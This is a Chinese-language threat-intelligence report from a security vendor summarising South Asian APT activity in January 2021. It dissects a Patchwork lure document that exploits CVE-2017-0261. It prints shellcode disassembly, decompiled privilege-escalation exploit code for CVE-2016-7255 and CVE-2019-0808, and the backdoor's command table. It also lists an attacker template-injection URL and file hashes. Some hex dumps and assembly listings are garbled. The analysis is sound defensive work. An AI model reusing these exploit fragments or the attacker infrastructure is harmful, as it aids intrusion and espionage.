

2021年1月南亚地区APT组织攻击活动总结分析

2021-02-08 By 红雨滴团队 | 专题报告

概述

南亚地区一直以来便是APT 组织攻击活动的热点区域。从 2013 年 5月 国外安全公司披露 Hangover 行动（即摩诃草组织）以来，先后出现了多个不同命名的 APT 组织在该地域持续性的活跃，并且延伸出错综复杂的关联性，包括摩诃草、蔓灵花、肚脑虫、魔罗杪、响尾蛇等。

造成归属问题的主要因素是上述 APT 活动大多使用非特定的攻击载荷和工具，脚本化和多种语言开发的载荷往往干扰着归属分析判断，包括使用.Net、Delphi、AutoIt、Python 等。但从历史攻击活动来看，其也出现了一些共性：

- 同时具备攻击 PC 和智能手机平台能力；
- 巴基斯坦是主要的攻击目标，部分组织也会攻击中国境内；
- 政府、军事目标是其攻击的主要目标，并且投放的诱饵文档大多也围绕该类热点新闻，如克什米尔问题；



2021年开年仅一个月，奇安信威胁情报中心红雨滴团队便多次捕获到该地区APT组织攻击活动。

| 文件名                              | 文件类型 | 文件大小   | MD5                              | 恶意家族 | 攻击团伙       | 系统tag      |
|----------------------------------|------|--------|----------------------------------|------|------------|------------|
| 16560f7e2a3e2f53a5b07149cbf50cb0 | zip  | 1.2K   | 16560f7e2a3e2f53a5b07149cbf50cb0 |      | SideWinder | ZIP_LNK    |
| 文件名                              | 文件类型 | 文件大小   | MD5                              | 恶意家族 | 攻击团伙       | 系统tag      |
| 6d63dc5cdb504f3365403c1296e696a0 | docx | 453.5K | 6d63dc5cdb504f3365403c1296e696a0 |      | Patchwork  | Office_EPS |
| 文件名                              | 文件类型 | 文件大小   | MD5                              | 恶意家族 | 攻击团伙       | 系统tag      |
| ffa6c47e69a40d26136861ef8bc8c969 | exe  | 120K   | ffa6c47e69a40d26136861ef8bc8c969 |      | Donot      | peexe      |

## 攻击活动分析

### 摩诃草

“摩诃草”APT团伙（APT-C-09），又称HangOver、VICEROY TIGER、The Dropping Elephant、Patchwork，是一个来自于南亚地区的境外APT组织，该团伙已持续活跃了超过8年时间。“摩诃草”最早由Norman安全公司于2013年曝光，该组织主要针对亚洲地区和国家进行网络间谍活动，主要攻击领域为政府军事机构、科研教育等。

该组织近年来常使用携带有CVE-2017-0261漏洞利用的文档开展攻击活动，2021年1月，奇安信红雨滴团队再次捕获组织利用该漏洞的诱饵文档，相关信息如下：

|      |                                                  |
|------|--------------------------------------------------|
| 样本名称 | xxx_Pakistani_fighter_planes_play_war_games.docx |
| MD5  | 6d63dc5cdb504f3365403c1296e696a0                 |
| 利用方式 | CVE-2017-0261                                    |

该样本以巴基斯坦空军演习为诱饵，运行后，展示诱饵内容如下图所示：



该样本是一个docx格式的office文档，内部嵌入了利用CVE-2017-0261漏洞的EPS脚本，当用户打开该文档文件，office内部的EPS解释器就会执行EPS脚本触发漏洞执行恶意shellcode载荷。


[illegible]

shellcode会先枚举进程并查找进程WINWORD.EXE，如果未能找到则结束运行。

|          |               |                                |                    |
|----------|---------------|--------------------------------|--------------------|
| 05D8E12B | 52            | push edx                       |                    |
| 05D8E12C | 8B45 0C       | mov eax,dword ptr ss:[ebp+C]   |                    |
| 05D8E12F | 8B40 54       | mov eax,dword ptr ds:[eax+54]  |                    |
| 05D8E132 | 8985 CCFDFFFF | mov dword ptr ss:[ebp-234],eax |                    |
| 05D8E138 | 8B45 0C       | mov eax,dword ptr ss:[ebp+C]   |                    |
| 05D8E13B | 8B40 58       | mov eax,dword ptr ds:[eax+58]  |                    |
| 05D8E13E | 89C7          | mov edi,eax                    |                    |
| 05D8E140 | 6A 00         | push 0                         |                    |
| 05D8E142 | 6A 02         | push 2                         |                    |
| 05D8E144 | FFD7          | call edi                       |                    |
| 05D8E146 | 85C0          | test eax,eax                   |                    |
| 05D8E148 | 0F88 8D000000 | js 5D8E1DB                     |                    |
| 05D8E14E | 8945 FC       | mov dword ptr ss:[ebp-4],eax   |                    |
| 05D8E151 | 8B7D 0C       | mov edi,dword ptr ss:[ebp+C]   |                    |
| 05D8E154 | 8B7F 64       | mov edi,dword ptr ds:[edi+64]  |                    |
| 05D8E157 | 8D85 D0FDFFFF | lea eax,dword ptr ss:[ebp-230] |                    |
| 05D8E15D | 50            | push eax                       |                    |
| 05D8E15E | 68 2C020000   | push 22C                       |                    |
| 05D8E163 | 59            | pop ecx                        | ecx: "WINWORD.EXE" |
| 05D8E164 | 31D2          | xor edx,edx                    |                    |
| 05D8E166 | 8B10          | mov byte ptr ds:[eax],dl       |                    |
| 05D8E168 | 40            | inc eax                        |                    |
| 05D8E169 | 49            | dec ecx                        | ecx: "WINWORD.EXE" |
| 05D8E16A | 75 FA         | jne 5D8E166                    |                    |
| 05D8E16C | 68 2C020000   | push 22C                       |                    |
| 05D8E171 | 59            | pop ecx                        | ecx: "WINWORD.EXE" |
| 05D8E172 | 898D D0FDFFFF | mov dword ptr ss:[ebp-230],ecx |                    |
| 05D8E178 | FF75 FC       | push dword ptr ss:[ebp-4]      |                    |
| <        |               |                                |                    |

edi=<kernel32.CreateToolhelp32Snapshot>

之后样本会在启动目录释放PE文件：MSBuild.exe，该EXE是该组织常用的FakeJLL后门。



与之前攻击活动中的以前白加黑利用方式不同，此次文件释放过后，样本会注入shellcode到Explorer进程，Explorer进程会运行位于启动目录的后门 MSBuild.exe。

|          |               |                               |                         |
|----------|---------------|-------------------------------|-------------------------|
| 05D8DDBD | 53            | push ebx                      |                         |
| 05D8DDBE | 56            | push esi                      |                         |
| 05D8DDBF | 57            | push edi                      |                         |
| 05D8DDC0 | 31DB          | xor ebx,ebx                   |                         |
| 05D8DDC2 | FF75 14       | push dword ptr ss:[ebp+14]    |                         |
| 05D8DDC5 | FF75 08       | push dword ptr ss:[ebp+8]     | [ebp+8]: "explorer.exe" |
| 05D8DDC8 | 895D FC       | mov dword ptr ss:[ebp-4],ebx  |                         |
| 05D8DDCB | E8 4F030000   | call 5D8E11F                  |                         |
| 05D8DDD0 | 59            | pop ecx                       |                         |
| 05D8DDD1 | 59            | pop ecx                       |                         |
| 05D8DDD2 | 85C0          | test eax,eax                  |                         |
| 05D8DDD4 | 0F84 BE000000 | je 5D8DE98                    |                         |
| 05D8DDDA | 50            | push eax                      |                         |
| 05D8DDDB | 53            | push ebx                      |                         |
| 05D8DDDC | 68 3A040000   | push 43A                      |                         |
| 05D8DDE1 | 8B45 14       | mov eax,dword ptr ss:[ebp+14] |                         |
| 05D8DDE4 | 8B40 0C       | mov eax,dword ptr ds:[eax+C]  |                         |
| 05D8DDE7 | FFD0          | call eax                      |                         |
| 05D8DDE9 | 85C0          | test eax,eax                  |                         |
| 05D8DDEB | 0F84 A7000000 | je 5D8DE98                    |                         |
| 05D8DDF1 | 89C7          | mov edi,eax                   |                         |

<

eax=<kernel32.WriteProcessMemory>

05D8DDE7

| 转储 1     | 转储 2                                            | 转储 3              | 转储 4 | 转储 5 | 监视 1 | 局部 | 结构体 | 反汇编 |
|----------|-------------------------------------------------|-------------------|------|------|------|----|-----|-----|
| 地址       | 十六进制                                            | ASCII             |      |      |      |    |     |     |
| 05D96250 | 55 48 89 E5 50 53 51 52 56 57 41 50 41 51 41 52 | UH.äPSQRVWAPAQAR  |      |      |      |    |     |     |
| 05D96260 | 41 53 41 54 41 55 41 56 41 57 48 8D 4D F0 C7 45 | ASATAUAVAMH.MöÇE  |      |      |      |    |     |     |
| 05D96270 | F0 43 72 65 61 C7 45 F4 74 65 50 72 C7 45 F8 6F | ôCreaCEôtePrÇEpo  |      |      |      |    |     |     |
| 05D96280 | 63 65 73 C7 45 FC 73 41 00 00 51 E8 81 00 00 00 | cesÇEüsA...Qè.... |      |      |      |    |     |     |
| 05D96290 | 59 48 89 C7 E9 BE 01 00 00 5E 48 31 D8 48 8D 85 | YH.Çè%...^H1ÜH..  |      |      |      |    |     |     |
| 05D962A0 | 78 FF FF FF 6A 18 59 C6 44 08 FC 00 48 FF C9 75 | xýýýj.YæD.ü.HýËü  |      |      |      |    |     |     |
| 05D962B0 | F6 50 48 8D 45 90 6A 60 59 48 89 CA C6 44 08 FC | öPH.E.j`YH.ÉæD.ü  |      |      |      |    |     |     |
| 05D962C0 | 00 48 FF C9 75 F6 89 10 50 53 53 68 00 00 00 08 | .HýËüö...PSSh.... |      |      |      |    |     |     |
| 05D962D0 | 53 48 89 CC CC CC CC CC CC CC 51 51 51 51 49    | SH*IIIIIIIIQQQOI  |      |      |      |    |     |     |
| 05D962E0 | 89 D9 49 89 D8 48 89 DA 48 89 F1 FF D7 59 59 59 | .ÜI.ØH.ÜH.äýxYYY  |      |      |      |    |     |     |
| 05D962F0 | 59 48 85 C0 74 00 41 5F 41 5E 41 5D 41 5C 41 5B | YH.Ät.A_A^A]A\A[  |      |      |      |    |     |     |
| 05D96300 | 41 5A 41 59 41 58 5F 5E 5A 59 5B 58 48 89 EC 5D | AZAYAX_`ZY[XH.i]  |      |      |      |    |     |     |
| 05D96310 | C3 55 48 89 E5 65 48 8B 04 25 60 00 00 00 48 8B | ÄUH.äeH..%`...H.  |      |      |      |    |     |     |
| 05D96320 | 40 18 48 88 48 10 48 83 EC 30 53 56 57 EB 68 48 | @.H.H.H.l0SVwëKH  |      |      |      |    |     |     |
| 05D96330 | 31 C0 88 42 3C 48 31 F6 8B 84 10 90 00 00 00 48 | IA.B<H10. ....H   |      |      |      |    |     |     |

该样本还会尝试在C:\Windows\Temp目录创建临时文件并删除，目的是检测当前触发漏洞的FLTLDR.EXE是否处于office沙箱保护模式，如果失败，则会进入提权流程，样本利用了两个CVE漏洞：CVE-2019-0808、CVE-2016-7255。

如果当前进程属于WOW64进程，则会使用前面的PE异或算法解密并内存加载针对CVE-2016-7255的提权dll文件，此过程无文件落地。

|          |         |                               |  |
|----------|---------|-------------------------------|--|
| 05D8DEB5 | 8B45 08 | mov eax,dword ptr ss:[ebp+8]  |  |
| 05D8DEB8 | 8B40 7C | mov eax,dword ptr ds:[eax+7C] |  |
| 05D8DEBB | 89C6    | mov esi,eax                   |  |
| 05D8DEBD | 8D45 FC | lea eax,dword ptr ss:[ebp-4]  |  |
| 05D8DEC0 | 50      | push eax                      |  |
| 05D8DEC1 | FFD7    | call edi                      |  |
| 05D8DEC3 | 50      | push eax                      |  |
| 05D8DEC4 | FFD6    | call esi                      |  |
| 05D8DEC6 | 85C0    | test eax,eax                  |  |
| 05D8DEC8 | 75 04   | jne 5D8DECE                   |  |
| 05D8DECA | 48      | dec eax                       |  |
| 05D8DECB | 8945 FC | mov dword ptr ss:[ebp-4],eax  |  |
| 05D8DECE | 8B45 FC | mov eax,dword ptr ss:[ebp-4]  |  |
| 05D8DED1 | 5F      | pop edi                       |  |
| 05D8DED2 | 5E      | pop esi                       |  |
| 05D8DED3 | 89EC    | mov esp,ebp                   |  |
| 05D8DED5 | 5D      | pop ebp                       |  |
| 05D8DED6 | C3      | ret                           |  |
| 05D8DED7 | 55      | push ebp                      |  |

<

esi=<kernel32.IsWow64Process>

|          |                  |                                    |                          |
|----------|------------------|------------------------------------|--------------------------|
| 05D8D954 | 8B45 08          | mov eax,dword ptr ss:[ebp+8]       |                          |
| 05D8D957 | 8B4D 0C          | mov ecx,dword ptr ss:[ebp+C]       |                          |
| 05D8D95A | 8338 00          | cmp dword ptr ds:[eax],0           |                          |
| 05D8D95D | 74 06            | je 5D8D965                         |                          |
| 05D8D95F | 8130 19200816    | xor dword ptr ds:[eax],16082019    | 亦或解密提权PE XorKey=16082019 |
| 05D8D965 | 83E9 04          | sub ecx,4                          |                          |
| 05D8D968 | 83C0 04          | add eax,4                          |                          |
| 05D8D96B | 83F9 04          | cmp ecx,4                          |                          |
| 05D8D96E | 7D EA            | jge 5D8D95A                        |                          |
| 05D8D970 | 59               | pop ecx                            |                          |
| 05D8D971 | 58               | pop eax                            |                          |
| 05D8D972 | C9               | leave                              |                          |
| 05D8D973 | C2 0800          | ret 8                              |                          |
| 05D8D976 | 55               | push ebp                           |                          |
| 05D8D977 | 89E5             | mov ebp,esp                        |                          |
| 05D8D979 | 81EC 28020000    | sub esp,228                        |                          |
| 05D8D97F | 53               | push ebx                           |                          |
| 05D8D980 | 56               | push esi                           |                          |
| 05D8D981 | 31DB             | xor ebx,ebx                        |                          |
| 05D8D983 | 57               | push edi                           |                          |
| 05D8D984 | C745 AC 5589E556 | mov dword ptr ss:[ebp-54],56E58955 |                          |
| 05D8D988 | C745 B0 578B7508 | mov dword ptr ss:[ebp-50],8758B57  |                          |
| 05D8D992 | C745 B4 8B4D0CE8 | mov dword ptr ss:[ebp-4C],E80C4D8B |                          |
| 05D8D999 | 895D B8          | mov dword ptr ss:[ebp-48],ebx      |                          |

<

ecx=0

05D8D970

| 转储 1     | 转储 2                                            | 转储 3             | 转储 4 | 转储 5 | 监视 1 | 局部 | 结构体 |
|----------|-------------------------------------------------|------------------|------|------|------|----|-----|
| 地址       | 十六进制                                            | ASCII            |      |      |      |    |     |
| 05D8F050 | 40 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 | MZ.....yy..      |      |      |      |    |     |
| 05D8F060 | B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 | .....@.....      |      |      |      |    |     |
| 05D8F070 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....            |      |      |      |    |     |
| 05D8F080 | 00 00 00 00 00 00 00 00 00 00 00 00 D8 00 00 00 | .....ø....       |      |      |      |    |     |
| 05D8F090 | 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 | ..ø..`i!.LiTh    |      |      |      |    |     |
| 05D8F0A0 | 69 73 20 70 72 6F 67 72 61 60 20 63 61 6E 6E 6F | is program canno |      |      |      |    |     |
| 05D8F0B0 | 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 | t be run in DOS. |      |      |      |    |     |
| 05D8F0C0 | 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 | mode...\$......  |      |      |      |    |     |
| 05D8F0D0 | A9 26 9C BA ED 47 F2 E9 ED 47 F2 E9 ED 47 F2 E9 | 08.*ig0eig0eig0e |      |      |      |    |     |
| 05D8F0E0 | 30 B8 39 E9 E8 47 F2 E9 ED 47 F3 E9 D2 47 F2 E9 | 0.9e0g0eig0eig0e |      |      |      |    |     |
| 05D8F0F0 | 1F 1E FA E8 E8 47 F2 E9 1F 1E F1 E8 EC 47 F2 E9 | ..0e0g0e..0eig0e |      |      |      |    |     |
| 05D8F100 | 1F 1E F2 E8 EC 47 F2 E9 1F 1E F0 E8 EC 47 F2 E9 | ..0eig0e..0eig0e |      |      |      |    |     |
| 05D8F110 | 52 69 63 68 ED 47 F2 E9 00 00 00 00 00 00 00 00 | Richig0e.....    |      |      |      |    |     |
| 05D8F120 | 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00 | .....PE...L...   |      |      |      |    |     |
| 05D8F130 | 20 F3 B3 58 00 00 00 00 00 00 00 00 E0 00 02 21 | -o*X.....a..!    |      |      |      |    |     |

|      |                                  |
|------|----------------------------------|
| MD5  | bb238c3beff27c0be2e8f8d7dd927c1e |
| 编译时间 | 2017-02-27 / 17:36:45            |

| Name          | Address  | Ordinal      |  |
|---------------|----------|--------------|--|
| Exec          | 10001840 | 1            |  |
| PE            | 100011F0 | 2            |  |
| DllEntryPoint | 100018C0 | [main ent... |  |

```
v44 = GetWindowLongW(dword_100084F8, -16);
SetWindowLongW(dword_100084F8, -16, v44 | 0x40000000);
SetWindowLongW(dword_100084F8, -12, dword_10008080 - 17 + dword_10008058);
keybd_event(0x12u, 0, 0, 0);
keybd_event(0x1Bu, 0, 0, 0);
keybd_event(0x1Bu, 0, 2u, 0);
keybd_event(0x12u, 0, 2u, 0);
v14 = Sleep;
Sleep(0x64u);
v11 = (void (__stdcall *)(HWND))DestroyWindow;
DestroyWindow(::hWnd);
DestroyWindow(dword_100084F8);
TerminateThread(hThread, 0xFFFFFFFF);
WaitForSingleObject(hThread, 0xFFFFFFFF);
```

如果当前进程不属于WOW64进程，样本会调用ntdll的RtlDecompressBuffer函数解压并释放针对CVE-2019-0808的提权dll到文件

%ProgramData%\Microsoft\DeviceSync\pri.dll

05D8DEF78B45 14mov eax,dword ptr ss:[ebp+14]

05D8DEFA8B40 1Cmov eax,dword ptr ds:[eax+1C]

05D8DEFD8945 F4mov dword ptr ss:[ebp-C],eax

05D8DF008B45 14mov eax,dword ptr ss:[ebp+14]

05D8DF038B40 20mov eax,dword ptr ds:[eax+20]

05D8DF068945 F0mov dword ptr ss:[ebp-10],eax

05D8DF0968 04010000push 104

05D8DF0E8D8D DCFEFFFFlea ecx,dword ptr ss:[ebp-124]

05D8DF1451push ecx

05D8DF15FF75 10push dword ptr ss:[ebp+10]

05D8DF18FF55 FCcall dword ptr ss:[ebp-4]

05D8DF1B85C0test eax,eax

05D8DF1D74 54je 5D8DF73

05D8DF1F6A 00push 0

05D8DF2168 80000000push 80

05D8DF266A 01push 1

05D8DF286A 00push 0

05D8DF2A6A 03push 3

05D8DF2C68 000000C0push C0000000

05D8DF318D8D DCFEFFFFlea ecx,dword ptr ss:[ebp-124]

05D8DF3751push ecx

05D8DF38FF55 F8call dword ptr ss:[ebp-8]

05D8DF3B85C0test eax,eax

05D8DF3D78 34js 5D8DF73

[ebp+10]: "C:\\ProgramData\\Microsoft\\DeviceSync\\pri.dll"

<div>dword ptr ss:[ebp-8]=[0018F784 <&CreateFileA>]=<kernel32.CreateFileA>

pri.dll经过UPX了加密，脱壳之后发现程序结构和github开源项目<https://github.com/exodusintel/CVE-2019-0808> 高度相似

|      |                                  |
|------|----------------------------------|
| 文件名  | pri.dll                          |
| MD5  | 7c4110a082add2fd175a5c1463e88b3e |
| 编译时间 | 2020-11-26 / 18:03:32            |

```
UINT addressOfStartofPrimaryWndCbWndData = (primaryWindowAddress + 0xB0); // Set addressOfStartofPrimaryWndCbWndData to the address of

// Set offset to the difference between hSecondaryWindow's
// strName.Buffer's memory address and the address of
// hPrimaryWindow's cbwnd data field.
offset = ((secondaryWindowAddress + 0x8C) - addressOfStartofPrimaryWndCbWndData);
printf("[*] Offset: 0x%08X\r\n", offset);

// Set the strName.Buffer address in hSecondaryWindow to (secondaryWindowAddress + 0x16), or the address of the bServerSideWindowProc bit.
if (SetWindowLongA(hPrimaryWindow, offset, (secondaryWindowAddress + 0x16)) == 0) {
    printf("[!] SetWindowLongA malicious error: 0x%08X\r\n", GetLastError());
    ExitProcess(-1);
}
else {
    printf("[*] SetWindowLongA called to set strName.Buffer address. Current strName.Buffer address that is being adjusted: 0x%08X\r\n",
}

// Write the value \x06 to it to set the bServerSideWindowProc bit in hSecondaryWindow.
if (SetWindowTextA(hSecondaryWindow, "\x06") == 0) {
    printf("[!] SetWindowTextA couldn't set the bServerSideWindowProc bit. Error was: 0x%08X\r\n", GetLastError());
    ExitProcess(-1);
}
else {
    printf("Successfully set the bServerSideWindowProc bit at: 0x%08X\r\n", (secondaryWindowAddress + 0x16));
    printf("Sending hSecondaryWindow a WM_ENTERIDLE message to trigger the execution of the shellcode as SYSTEM.\r\n");
    SendMessageA(hSecondaryWindow, WM_ENTERIDLE, NULL, NULL);
    if (success == TRUE) {
        printf("[*] Successfully exploited CVE-2019-0808 and triggered the shellcode!\r\n");
    }
    else {
        printf("[!] Didn't exploit the program. For some reason our privileges were not appropriate.\r\n");
        ExitProcess(-1);
    }
}
}
```

github

```
if ( !dword_1001A2CC )
    return CallNextHookEx(0, code, wParam, lParam);
v4 = *(_DWORD *) (lParam + 8);
if ( v4 == 491 )
{
    sub_10001010("[*] HWND: %p \n", *(const void **)(lParam + 12));
    SetWindowLongW(*(HWND *) (lParam + 12), -4, (LONG)sub_100013C0);
}
else if ( v4 == 485 )
{
    v5 = dword_1001A2C4 + 176;
    v6 = dword_1001A2D0 - (dword_1001A2C4 + 176) + 140;
    sub_10001010("[*] Offset: 0x%08X\r\n", v6);
    if ( !SetWindowLongA(dword_1001A2E0, v6, dword_1001A2D0 + 22) )
    {
        v7 = GetLastError();
        sub_10001010("[!] SetWindowLongA malicious error: 0x%08X\r\n", v7);
        ExitProcess(0xFFFFFFFF);
    }
    sub_10001010(
        "[*] SetWindowLongA called to set strName.Buffer address. Current strName.Buffer address that is being adjusted: 0x%08X\r\n",
        v5 + v6);
    if ( !SetWindowTextA(hWnd, &byte_10017BC4) )
    {
        v8 = GetLastError();
        sub_10001010("[!] SetWindowTextA couldn't set the bServerSideWindowProc bit. Error was: 0x%08X\r\n", v8);
        ExitProcess(0xFFFFFFFF);
    }
    sub_10001010("Successfully set the bServerSideWindowProc bit at: 0x%08X\r\n", dword_1001A2D0 + 22);
    sub_10001010("Sending hSecondaryWindow a WM_ENTERIDLE message to trigger the execution of the shellcode as SYSTEM.\r\n");
    SendMessageA(hWnd, 0x121u, 0, 0);
    if ( dword_1001A2DC != 1 )
    {
        sub_10001010("[!] Didn't exploit the program. For some reason our privileges were not appropriate.\r\n");
        ExitProcess(0xFFFFFFFF);
    }
    sub_10001010("[*] Successfully exploited CVE-2019-0808 and triggered the shellcode!\r\n");
}
return CallNextHookEx(0, code, wParam, lParam);
```

此次攻击样本

释放执行的MSBuild.exe信息如下：

|      |                                  |
|------|----------------------------------|
| MD5  | 8B498B56FD71467657104C301A558F06 |
| 编译时间 | 2020-12-08 / 14:50:59            |

该样本时摩诃草组织常用的FakeJLI后门，指令功能如下所示：

| 指令号 | 功能                     |
|-----|------------------------|
| 0   | 退出                     |
| 8   | 上传键盘记录文件TPX498.dat到服务器 |
| 23  | 上传屏幕截图到服务器             |

|    |                                                                                      |
|----|--------------------------------------------------------------------------------------|
| 5  | 上传指定文件到服务器                                                                           |
| 13 | 上传收集的特定后缀文件列表<br>(doc:docx:pdf:ppt:pptx:jpg:jpeg:png:rtf:txt:7z:rar:zip:docm:msg:wp) |
| 33 | 下载指定exe到本地执行                                                                         |
| 4  | 重启自身进程                                                                               |


魔罗杪

2020年9月中旬，奇安信威胁情报中心红雨滴团队披露了长期针对南亚大陆的攻击组织“魔罗杪”，该组织长期针对中国，巴基斯坦，尼泊尔等国和地区进行了长达数年的网络间谍攻击活动，主要针对领域为政府机构，军工企业，核能行业等。

此次捕获的样本以巡航导弹影响为诱饵信息，采用模板注入的方式从远程服务器获取公式编辑漏洞利用文档加载执行。样本基础信息如下：

|      |                                                                         |
|------|-------------------------------------------------------------------------|
| 样本名称 | CXXX Cruise Missiles Capabilities-Implications for the Indian Army.docx |
| MD5  | 9f54962d644966cfad560cb606aeade2                                        |

运行后，将从远程获取文件加载执行，并展示相关文档内容，显示的诱饵内容如下图所示：



通过奇安信新一代反病毒引擎可精确检测除模板注入地址：

```
"md5": "9f54962d644966cfad560cb606aeade2",
"sha1": "f44d327b2d8109f9b2b5cfcf7fdc725f37dee803",
"sha256": "b9b5a9fa0ad7f802899e82e103a6c2c699c09390b1a79ae2b357cacc68f1ca8e",
"sha512": "b1f171840b2aa61ca51b5c85c131cbeeb61ce37cb0d0d119f004f6373d16ebb0346d53fe9e4303dc0756e6e947e6c57a0a1098ec38b2923d477b2be1fb9eb9b0",
"ssdeep": "12288:NcCDF8VgrEInmPYoPk87w4DeCsY0tRV1TGc6uIAhrB6w4E:qeiV+UYs7w4fs9RHTGxuVhrwzE",
"stream_sub_type": "docx",
"docx_info": {
  "summary_info": {
    "created_time": "2018-10-22T04:24:00Z",
    "modified_time": "2020-12-10T06:18:00Z"
  },
  "font_name": ["Symbol", "Times New Roman", "Courier New", "Wingdings", "Arial", "Arial Unicode MS", "Cambria", "Verdana", "Lucida Sans Unicode",
  "lang_name": ["en-US"],
  "template_inject": ["http://msoffice.user-assist.site/refresh/word"]
},
```

